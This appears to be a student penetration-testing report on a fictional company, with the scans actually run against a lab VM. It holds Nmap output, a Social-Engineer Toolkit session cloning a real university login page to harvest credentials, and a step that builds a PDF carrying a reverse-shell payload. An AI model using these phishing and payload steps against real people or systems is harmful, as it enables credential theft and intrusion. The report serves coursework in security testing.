Sri Lanka Institute of Information Technology

Penetration Testing Report

IE3022 – Applied Information Assurance

Submitted by:

Student Registration Number	Student Name
IT20076498	Dias L.R. S

Table of Contents

1. Executive Summary

SpaceX undertook an offensive security evaluation on **Wayne Industries**, to assess its vulnerability to a targeted attack. Furthermore, this penetration test assesses the security level and the attack mitigation techniques that are currently used in the company. Controlled social engineering attack was done by using selected number of employees by the assessment team to find the possible human vulnerabilities within the company, this penetration test and all the activities related to the penetration test was done within the scope given by the SpaceX. Prior acknowledgement was given to the employees and to the management about the penetration test and Non-Disclosure Agreements (NDA) are provided to the required personnel. The testing was conducted in March and April 2022 and ended on 12 May 2022.

Number of attacks and scans were simulated to achieve the ultimate goal of the penetration test. Confidentiality, Integrity, and Availability are preserved by the team in every step of the penetration test. All the actions were performed to simulate a malicious actor committed to a targeted Wayne Industries attack with the aim to,

- confidentiality of the confidential data of the organization might penetrate the Wayne's attackers.
- Wayne's internal infrastructure and information systems functionality.
- Confidentiality, Integrity, and Availability of company's sensitive data
- Finding the weaknesses of the currently implemented security measures.
- Finding and analyzing possible cyber-attacks and security breaches.
- Analyzing the network infrastructure of the company
- Deciding the awareness of employees about the security of the company by simulating social engineering attacks.
- Finding whether a remote intruder could breach Wayne's protections.
- The consequences of a security breach

This penetration testing was conducted to give Wayne industries a deeper understanding of the threats and security state of their commercial setting by focusing a lot of effort on finding and exploiting security flaws that could enable a remote attacker to gain unauthorized access to corporate data.

2. Test Scope

Wayne Industries network infrastructure, mobile application and critical web application servers are included within the scope. As well as DNS Enumerations, Credential Harvester Attacks, QR Code attacks are done within the scope. An evaluation of a social engineering attack was also demanded by the organization to analyze the awareness of the employees about the social engineering attacks (QR Code Attacks). Furthermore, the company was requested a hashing/encryption system (SHA-256) and an Encryption and Decryption using OpenSSL.

Penetration test was done by using enterprise level licensed tools and tools are listed below.

- Recon-ng framework
- Maltego
- Shodan
- The Harvester
- Nmap
- Angry IP Scanner
- SolarWinds
- OpenSSL

3. Attack Narrative

3.1 Reconnaissance and Foot printing

Reconnaissance is a method of collecting data on computer structures and the organizations to which they belong. A hacker may use a variety of techniques and technology to obtain this knowledge. This knowledge is unbelievably valuable to a hacker trying to break into an entire device. Foot printing is a technique used in the reconnaissance process and it is the first step of the penetration testing. Foot printing is used to collect information about a target operating device or network. Both passive and active foot printing are possible. Creating a profile of an entity by collecting knowledge about host, network and individuals associated with it is understood in the foot printing step. We did reconnaissance part using Maltego tool, Harvester tool & Recon-ng Framework.

3.1.1 Maltego Tool

Maltego is a data collection platform that helps you to see relationships visually. It can query a variety of public data sources and graphically represent relationships between individuals such as persons, businesses, websites, and records.
Our team used the **Maltego tool** to collect information about employees, DNS names, Netblocks, IP addresses and other details of Wayne industries. It shows relationships between in a Wayne industry, as shown in figure 1.




Figure 1

Social engineering attacks conducted by the team. Website and DNS details are analyzed and used in the DNS enumeration phase. Business properties and physical location details are helpful to get an idea about distribution of company resources. Generated graphs are used to analyze the data and given to the security personnel o the company for future used. To count more data series of transforms are used. To simulations and personalize searching features Maltego Scripting Language is used (MSL).

3.1.2 Harvester tool

This was developed in python. Using this you can gather information like emails, subdomains, hosts, employee names, open ports, and banners from different public sources like search engines, PGP key servers, and Shodan computer databases. This method is useful for deciding what an intruder might see about Wayne industries.

Figure 2

Figure 3

3.1.3 Recon-ng Framework

Recon-ng is a Python-based Web Reconnaissance platform with a lot of features. Recon-ng offers a versatile framework in which open-source web-based reconnaissance can be performed easily and fully, with individual plugins, database interaction, built-in usability features, collaborative support, and order completion.




Figure 4

Figure 5

Team used Recon-ng framework to analyze the corporate website. Domain of Wayne industries was scanned through the recon-ng in order to find the logs of the databases associated with the website. Also, the tool generated modules for indexes and marketplace modules. Recon-ng provides interfaces with the workspace's database. Shell, script and pdb (Python debugger) options are used by team to customize process of the retrieving results. All the generated data through the recon-ng was analyzed to build a comprehensive mitigation plan.

3.2 Nmap

Nmap is a free and open-source application for network discovery and security audits. According to many systems and network managers, it's also valuable for things like network inventory, service repair planning, and measuring host or service uptime. Nmap analyzes raw IP packets in unique ways to determine which hosts are on the network, what programs they provide (name and version), what operating systems they use, what packet filters/firewalls they employ, and hundreds of other data. It was designed to explore large networks quickly, but it still works well with single hosts. Official binary versions for Linux, Windows, and Mac OS X are available. Nmap is compatible with all major device operating systems.

Our team found open ports, running services and their version numbers running on ports, operating systems, and related information and also in Nmap scanning team has found some open tcp ports in the system. ftp, ssh, telnet, smtp, domain, http, rpcbind, Microsoft-ds and login are open ports with port numbers of respectively, 21,22,23,25,53,80,111,445 and 513. Other open ports, service and the service are shown in the below figure in Wayne industries using nmap as shown in figure 5.

```
Completed Parallel DNS resolution of 1 host. at 01:21, 0.01s elapsed
Initiating Connect Scan at 01:21
Scanning 192.168.74.129 [1000 ports]
Discovered open port 3306/tcp on 192.168.74.129
Discovered open port 139/tcp on 192.168.74.129
Discovered open port 22/tcp on 192.168.74.129
Discovered open port 111/tcp on 192.168.74.129
Discovered open port 445/tcp on 192.168.74.129
Discovered open port 25/tcp on 192.168.74.129
Discovered open port 21/tcp on 192.168.74.129
Discovered open port 53/tcp on 192.168.74.129
Discovered open port 23/tcp on 192.168.74.129
Discovered open port 5900/tcp on 192.168.74.129
Discovered open port 80/tcp on 192.168.74.129
Discovered open port 5432/tcp on 192.168.74.129
Discovered open port 1524/tcp on 192.168.74.129
Discovered open port 8180/tcp on 192.168.74.129
Discovered open port 6000/tcp on 192.168.74.129
Discovered open port 514/tcp on 192.168.74.129
Discovered open port 512/tcp on 192.168.74.129
Discovered open port 2121/tcp on 192.168.74.129
Discovered open port 513/tcp on 192.168.74.129
Discovered open port 8009/tcp on 192.168.74.129
Discovered open port 1099/tcp on 192.168.74.129
Discovered open port 2049/tcp on 192.168.74.129
Discovered open port 6667/tcp on 192.168.74.129
Completed Connect Scan at 01:21, 0.07s elapsed (1000 total ports)
Initiating Service scan at 01:21
Scanning 23 services on 192.168.74.129
Completed Service scan at 01:21, 11.19s elapsed (23 services on 1 host)
NSE: Script scanning 192.168.74.129.
Initiating NSE at 01:21
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 01:21, 9.61s elapsed
Initiating NSE at 01:21
Completed NSE at 01:21, 14.21s elapsed
Initiating NSE at 01:21
Completed NSE at 01:21, 0.01s elapsed
```

Figure 6

```
Host is up (0.0031s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.74.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2022-04-24T05:21:36+00:00; +2s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

Figure 7

```
Host script results:
|_clock-skew: mean: 1h00m01s, deviation: 2h00m00s, median: 1s
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2022-04-24T01:21:26-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

NSE: Script Post-scanning.
Initiating NSE at 01:21
Completed NSE at 01:21, 0.00s elapsed
Initiating NSE at 01:21
Completed NSE at 01:21, 0.00s elapsed
Initiating NSE at 01:21
Completed NSE at 01:21, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.39 seconds
kali@kali:~$
```

Figure 8

3.3 SolarWinds Network Topology Mapper

To ensure a reliable and up-to-date record of your network, Network Topology Mapper automatically searches for new equipment, updates, and unknown networks. Scheduled network scanning in the network topology tool keeps the network up to date by automatically finding new equipment and topology updates. Our team generated a network map using this, as shown in figure 6.




Figure 9

3.4 Enumeration

Enumerating target is a method of finding and collecting information about the target machines' ports, operating systems, and facilities. After we have decided that the target machines are usable, we normally go through this phase.

3.4.1 DNS Enumeration (Host)

The method of finding all an organization's DNS servers and their associated records is known as DNS enumeration. Internal and external DNS servers within an organization may supply information such as usernames, device names, and IP addresses to target systems.




Figure 10

3.5 Encryption and Decryption using OpenSSL.

As the Wayne industries demands, team introduced an encryption system using OpenSSL. Wayne industries can encrypt their sensitive information using this introduced encryption mechanism. Encryption is a technique for converting data into a coded code that conceals the real nature of the data. Cryptography is the science that deals with encrypting and decrypting data. In coding, plaintext refers to unencrypted data, while ciphertext refers to encrypted data. In OpenSSL, there are plenty of cipher algorithms to choose from. Examples include aes-128-cbc, aes-128-ecb, aes-192-cbc, cast5-ecb, base64, bf-ecb, bf-ofb, Desx, and others. For Wayne industries pen testing team used the aes-128-cbc for encryption and decryption. As show in the below figure 9 our team encrypted the important files in Wayne industries.

Figure 11

This will mitigate the issue of unprotected and unencrypted data in data servers of Wayne industries, Found at the process of penetration testing. OpenSSL is used for the key exchange process.

Figure 12

3.6 Social Engineering Attacks

The concept "social engineering" refers to a wide variety of disruptive acts conducted through human experiences. It employs psychological tricks to persuade people to make security errors or divulge classified details. Social engineering attacks are conducted in a series of steps. To conduct the attack, an attacker first studies the target victim to collect proper context information, such as points of entry and inadequate security protocols. The perpetrator then tries to gain the victim's interest to supply triggers for future acts that violate security protocols, such as showing classified information or allowing access to vital infrastructure.

3.6.1 Social Engineering Toolkit (SET)

Social engineering-focused open-source penetration testing platform. Includes built-in threats that are aimed at a specific individual or group.




Figure 13

After a successful social engineering attack team has discovered more than **twenty-five** vulnerable employees from the participated employees. Most of them supplied their details spam emails and unsecured links. And some of them tend to use their corporate email accounts and passwords for many websites that are not legitimate. Rest of the employees are caught to wireless AP attacks, among them some of them are not using their corporate supply VPN for login process.

3.6.2 Credential Harvester Attack

The credential harvester attack method is used when you do not want to get a shell but just want to use phishing to get usernames and passwords from the device. A website is cloned in this attack

vector, and when the victim enters user accounts, the usernames and passwords are posted back to the machine, and the victim is routed back to the legitimate domain.

```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
_____________________________________________________________________________
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.74.128]:192.168.74.129
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:courseweb.sliit.lk/login/

[*] Cloning the website: http://courseweb.sliit.lk/login/
[*] This could take a little bit...
```

Figure 14

3.6.3 QR Code Attack

A typical attack involves posting a malicious QR file in public, often concealing a valid QR code, and sending unwitting users to a malicious web page that could host an exploit kit when they search the code. Team placed QR codes in some places of the Wayne industries Headquarters building to analyze the behavior of the employees. Only few employees reacted to the QR codes. That QR code redirected to a website and installs a malicious mobile application the users' phone, then it can generate a report of passwords and an activity log those gathered details are used to


```
                    Codename: 'Maverick'
[---]         Follow us on Twitter: @TrustedSec          [---]
[---]         Follow me on Twitter: @HackingDave         [---]
[---]       Homepage: https://www.trustedsec.com         [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.
```

Figure 15

penetrate the specific employee's business account. These processes can lead to insider attack. By this attack the team was able to penetrate the system. Our team done QR code attack in Wayne industries, as shown in figure 11.

3.6.4 Infectious Media Generator

A comparatively simple attack vector is the Infectious Media Generator. SET builds a folder for you that you can burn to a CD/DVD or save to a USB thumb drive with this vector. Infectious Media Generator generates infectious media in different formats. For this test team generated a malicious PDF file and placed that file in a USB drive handed over to a staff member to analyze the process afterwards. Many employees connected the USB drive without scanning for viruses. Furthermore, they shared the malicious PDF file through the Wayne industries network. As shown in the figure 12, We done the Infectious Media Generator.



```
set:payloads>13

[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>2
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [10.0.2.15]:
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
```

Figure 16

3.7 SSH Exploitation (Using Metasploit)

The Metasploit platform is a valuable weapon that cyber criminals and ethical hackers will use to investigate systemic flaws on networks and servers. It can be quickly personalized and used for most OS's as it is an open-source platform. Penetration testing team used Metasploit framework to brute force and retrieve the RHOST, username file and the password file of the Wayne industries systems. And successfully retrieved some usernames and passwords of associated system (Figure: 22). Most of the Linux systems are using default passwords.

Figure 17

4. Conclusion

Wayne industries saw a number of system failures, resulting in the total loss of vital company properties. If a hostile party had exploited these failures, it would have had a significant impact on Wayne industries' operations. Current regulations on password reuse and access controls implemented are not sufficient to minimize the effect of the vulnerabilities discovered. The penetration test's aims were met such as Identifying whether Wayne industries' protections could be breached by a remote intruder and the consequences of a security breach. Wayne industries properties could be completely damaged as a result of a coordinated attack. Several questions, usually minor ones, were raised in conjunction, leading to an overall compromise of the information systems of the Wayne industries. The entire defense system of Wayne industries can be broken off highly due to inadequate controls on both the host and the network limits. Efficient network segmentation should be implemented as soon as possible to help minimize the impact of cascading security failures through the Wayne industries infrastructure.

The first goal of this penetration test was to find the weaknesses of the currently implemented security measures, find and analyzing possible cyber-attacks and security breaches and deciding the awareness of employees about the security of the company by simulating social engineering attacks. All the above-mentioned goals are achieved while preserving the confidentiality, integrity, and availability of the Wayne industries.

5. Vulnerability, Mitigation and Recommendations

Vulnerability	Impact	Mitigations and Recommendations
1. Reusing of Passwords Risk Level - High	Employees are reusing their passwords. Some employees are using the same credentials for years and across all platforms. Impact: if a set of credentials are compromised attacker can use those credentials to access the Wayne industries system. Full system loss can be expected. Moreover, Employees personal can be leaked into unauthorized persons.	Updating password policies that are currently implemented. Using a notification system to deploy notifications regarding changing the passwords. Encouraging users to use a password manager to manage all the passwords they have.
2. Forgotten Security Updates Risk Level - Medium	Most of the running Systems are lack of security updates. Some Systems did not update since the deployment of the system. Impact: Attackers can exploit old versions of software and they can enter to the system by backdooring those security holes. System loss is possible as a result of this forgotten security update issue.	Frequently checking and updating the software and patching operating systems. Wayne industries can recruit a security engineer to implement and manage the endpoint security solution.
3. DNS Zone Transfer Risk Level - High	Unrestricted zone transfers are possible thanks to a DNS server That has been misconfigured. Impact: Implemented DNS configurations allow users to transfer into any servers. This will show information to unauthorized persons.	Restricting DNS zone transfers to approved servers only.
